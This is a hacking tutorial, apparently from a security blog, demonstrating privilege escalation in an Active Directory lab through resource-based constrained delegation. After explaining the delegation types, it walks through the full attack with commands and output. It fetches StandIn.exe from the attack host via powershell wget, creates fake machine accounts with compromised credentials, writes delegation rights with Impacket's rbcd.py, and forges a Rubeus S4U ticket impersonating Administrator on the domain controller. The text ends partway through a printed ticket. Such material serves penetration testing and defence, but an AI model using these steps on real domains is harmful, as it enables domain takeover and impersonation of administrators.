Domain Escalation: Resource Based Constrained Delegation

hackingarticles.in/domain-escalation-resource-based-constrained-delegation

Raj March 12, 2022

Introduction

Delegation has been a part of Microsoft's Active Directory environment since the early 2000s and has remained one of few ignored threats by system analysts. Due to misconfigured delegation options, attackers can conduct attacks such as impersonation and privilege escalation. In this article, we'll talk about resource-based constrained delegation which is the root cause of a privilege escalation technique stemming from an attribute "**msDS-AllowedToActonBehalfOfOtherIdentity**." By this technique, an attacker can create a new computer account, trigger RBCD to cause a legit Computer Account (NT AUTHORITY\SYSTEM) to authenticate and fetch a service ticket on its behalf.

Table of Content

Delegation


There are many scenarios where one user has to interact with a service while acting as another account. "Delegation" is the name given to the feature in Windows Server that lets a Domain Admin grant a non-Domain Admin entity the ability to control a portion of Active Directory. Delegation is of three types: Unconstrained, Constrained and Resource-Based Constrained.

Service Principal Name

A unique name (identifier) of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. This allows a client application to request that the service authenticate an account even if the client does not have an account name.

Unconstrained Delegation

The feature debut initially in Windows Server 2000 but it is still there for backwards compatibility. Basically, if a user requests a service ticket for a service on a server set with unconstrained delegation, that server will extract the user's TGT and cache it in its memory for later use. This means the server can pretend to be that user to any resource on the domain. On a computer account, an admin can set the following property for unconstrained delegation. AD Users and Computers -> Computers -> Trust this computer for delegation to any service




Constrained Delegation

If a user or computer account has some SPNs set in their "**msDS-AllowedToDelegateTo**" property, can pretend to be any user in the domain (that they can delegate) to those specific SPNs. Thus, the delegation has been constrained to specific targets. Therefore, obviously, if an attacker controls an account and set an SPN like "ldap/dc1.ignite.local" in the **msDS-AllowedToDelegateTo** attribute then the attacker can conduct a DCSync attack.


However, Microsoft predicted this attack and added a privilege "SeEnableDelegationPrivilege." So, any attacker trying to exploit this weakness would now be hit with a roadblock of necessary permissions required. The following screenshot explains how a user "Harshit" is allowed to impersonate any user to authenticate to LDAP on Domain Controller DC1.

In a user account's attribute editor, we can add the SPNs we want like so:



Along with this, we need to set another property for this to work called "TRUSTED_TO_AUTH_FOR_DELEGATION." According to Microsoft, '*This setting lets a service that runs under the account assume a client's identity and authenticate as that user to other remote servers on the network.'*

This can be set by going to attribute editor and inputting the following value (translated to hex 0x1000000) in the "userAccountControl" parameter.



Resource-Based Constrained Delegation

As an added functionality post-Windows Server 2012, Microsoft introduced a fine-tuned delegation method called “Resource-Based Constrained Delegation.” Resource-Based Constrained Delegation allows for delegation settings to be configured on the target service/resource instead of on the user account (interactive account). Resource-Based Constrained Delegation is implemented by “**msDS-AllowedToActOnBehalfOfOtherIdentity**” on a target computer object.

This field is available on Windows 8.1+ and Windows Server 2012+, and domain admin rights are not required to modify this field.

Exploitation Methodology


The exploitation of RBCD is quite easy if you paid attention to the theory above. The following steps are observed:

- Create a fake computer account
- Trigger legit machine account DC1$ via RBCD to authenticate
- Fake computer account acts on behalf of Domain Controller (DC1$) account

- Generate fake machine account's hash
- Obtain Service Ticket

Demonstration

As we have demonstrated in **this** article, any user in the Active Directory can create up to 10 machine/computer accounts. Default value is 10 accounts per user which can be changed in the attribute's editor for the forest under "msDS-MachineAccountQuota" property.



The same can be viewed using an executable called "StandIn.exe" which can be downloaded from here. Download it in your attack system and use the http server to upload and run

powershell wget 192.168.1.4/StandIn.exe -O StandIn.exe
StandIn.exe --object ms-DS-MachineAccountQuota=*

```
C:\Users\Public>powershell wget 192.168.1.4/StandIn.exe -O StandIn.exe
powershell wget 192.168.1.4/StandIn.exe -O StandIn.exe

C:\Users\Public>StandIn.exe --object ms-DS-MachineAccountQuota=*
StandIn.exe --object ms-DS-MachineAccountQuota=*

[?] Using DC : dc1.ignite.local
[?] Object   : DC=ignite
    Path     : LDAP://DC=ignite,DC=local

[?] Iterating object properties

[+] ridmanagerreference
    |_ CN=RID Manager$,CN=System,DC=ignite,DC=local
[+] objectcategory
    |_ CN=Domain-DNS,CN=Schema,CN=Configuration,DC=ignite,DC=local
[+] msds-nctype
    |_ 0
[+] systemflags
    |_ -1946157056
[+] minpwdage
    |_ -864000000000
[+] dscorepropagationdata
    |_ 1/1/1601 12:00:00 AM
[+] uascompat
    |_ 1
[+] usnchanged
    |_ 49165
[+] instancetype
    |_ 5
[+] creationtime
    |_ 132914736872388239
[+] pwdhistorylength
    |_ 24
[+] ms-ds-machineaccountquota
    |_ 10
[+] subrefs
    |_ DC=ForestDnsZones,DC=ignite,DC=local
    |_ DC=DomainDnsZones,DC=ignite,DC=local
    |_ CN=Configuration,DC=ignite,DC=local
[+] lockoutduration
```


Next, we need to make sure that webclient is up and running. This can be checked by the command

sc query webclient

```
C:\Users\Public>sc query webclient
sc query webclient

SERVICE_NAME: webclient
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\Public>
```


Now, the next thing we have to do is add a machine account. We can either do this with StandIn exe which will create an account “noob” with a random password like so:

StandIn.exe --computer noob --make



Or, you can use Impacket’s addcomputer.py script to add an account “eznoob” and specify a custom password to it too. Moreover, addcomputer can also be used to change a formerly created “noob” user’s password too. The commands, respectively, are:

python3 addcomputer.py -method SAMR -computer-name eznoob$ -computer-pass Password@1 ignite.local/harshit:Password@1
python3 addcomputer.py -method SAMR -computer-name noob$ -computer-pass Password@1 ignite.local/harshit:Password@1 -no-add
Here, **harshit:Password@1** are previously compromised credentials.



Now, a fake machine/computer account has successfully been set up. Next, we need to delegate this account to DC1$ (domain controller’s machine account) so that noob$ can impersonate a domain controller. For this, we will use Impacket’s rbcd script specifically made for this purpose.


-action: could be read or write. Since we are writing into the “msDS-AllowedToActOnBehalfOfOtherIdentity” parameter, we mention write.

The command is self-explanatory. In the end, you need to specify a previously compromised credential.

python3 rbcd.py -action write -delegate-from noob$ -delegate-to dc1$ -dc-ip 192.168.1.2 ignite.local/harshit:Password@1

```
┌──(root㉿kali)-[~/impacket/examples]
└─# python3 rbcd.py -action write -delegate-from noob$ -delegate-to dc1$ -dc-ip 192.168.1.2
 ignite.local/harshit:Password@1
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth Corporation

[*] Accounts allowed to act on behalf of other identity:
[*]     noob$        (S-1-5-21-2377760704-1974907900-3052042330-1106)
[*] noob$ can already impersonate users on dc1$ via S4U2Proxy
[*] Not modifying the delegation rights.
[*] Accounts allowed to act on behalf of other identity:
[*]     noob$        (S-1-5-21-2377760704-1974907900-3052042330-1106)
```


Now, the delegation is done! The values should look like this for DC1$.



We now need to generate a service ticket using newly obtained permissions. There are two ways to do this. We can use Rubeus to create a hash of the specified password for noob's account first. Then, use that hash to generate a service ticket for the service CIFS. This would be done by using "s4u" protocol. It is a Kerberos extension that has the capability to request service tickets on other's behalf.

It can be done like:

Rubeus.exe hash /domain:ignite.local /user:noob$ /password:Password@1
Rubeus.exe s4u /user:noob$ /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /impersonateuser:Administrator /msdsspn:host/dc1.ignite.local /altservice:cifs /domain:ignite.local /ptt
As you may note, from the rc4 hash obtained, we have generated a service ticket for CIFS while impersonating user “Administrator” (default admin user on the server)



If it is successful, you would obtain three tickets, one of which would look like this:

```
[*] Impersonating user 'Administrator' to target SPN 'host/dc1.ignite.local'
[*]   Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'host/dc1.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Sending S4U2proxy request to domain controller 192.168.1.2:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc1.ignite.local':

      doIGCDCCBgSgAwIBBaEDAgEWooIFFjCCBRJhggUOMIIFCqADAgEFoQ4bDElHTklURS5MT0NBTKIjMCGg
      AwIBAqEaMBgbBGNpZnMbEGRjMS5pZ25pdGUubG9jYWyjggTMMIIEyKADAgESoQMCAQOiggS6BIIEtuZh
      JkDcGBSjTxrF5mVG1NaPu4qhiWAA0NcW/wWFdAIcbGBtrcQ7HRFefGtr7nf2FDHSVtfAAoI0oeScFm2B
      prYaNiFBG/ESOj0WBgoUIHKGFmvDE0b/wg5TxA+b0SfuTp1mZNmpYFg5C/Y70LJEcm4ysLWgi96sxNuM
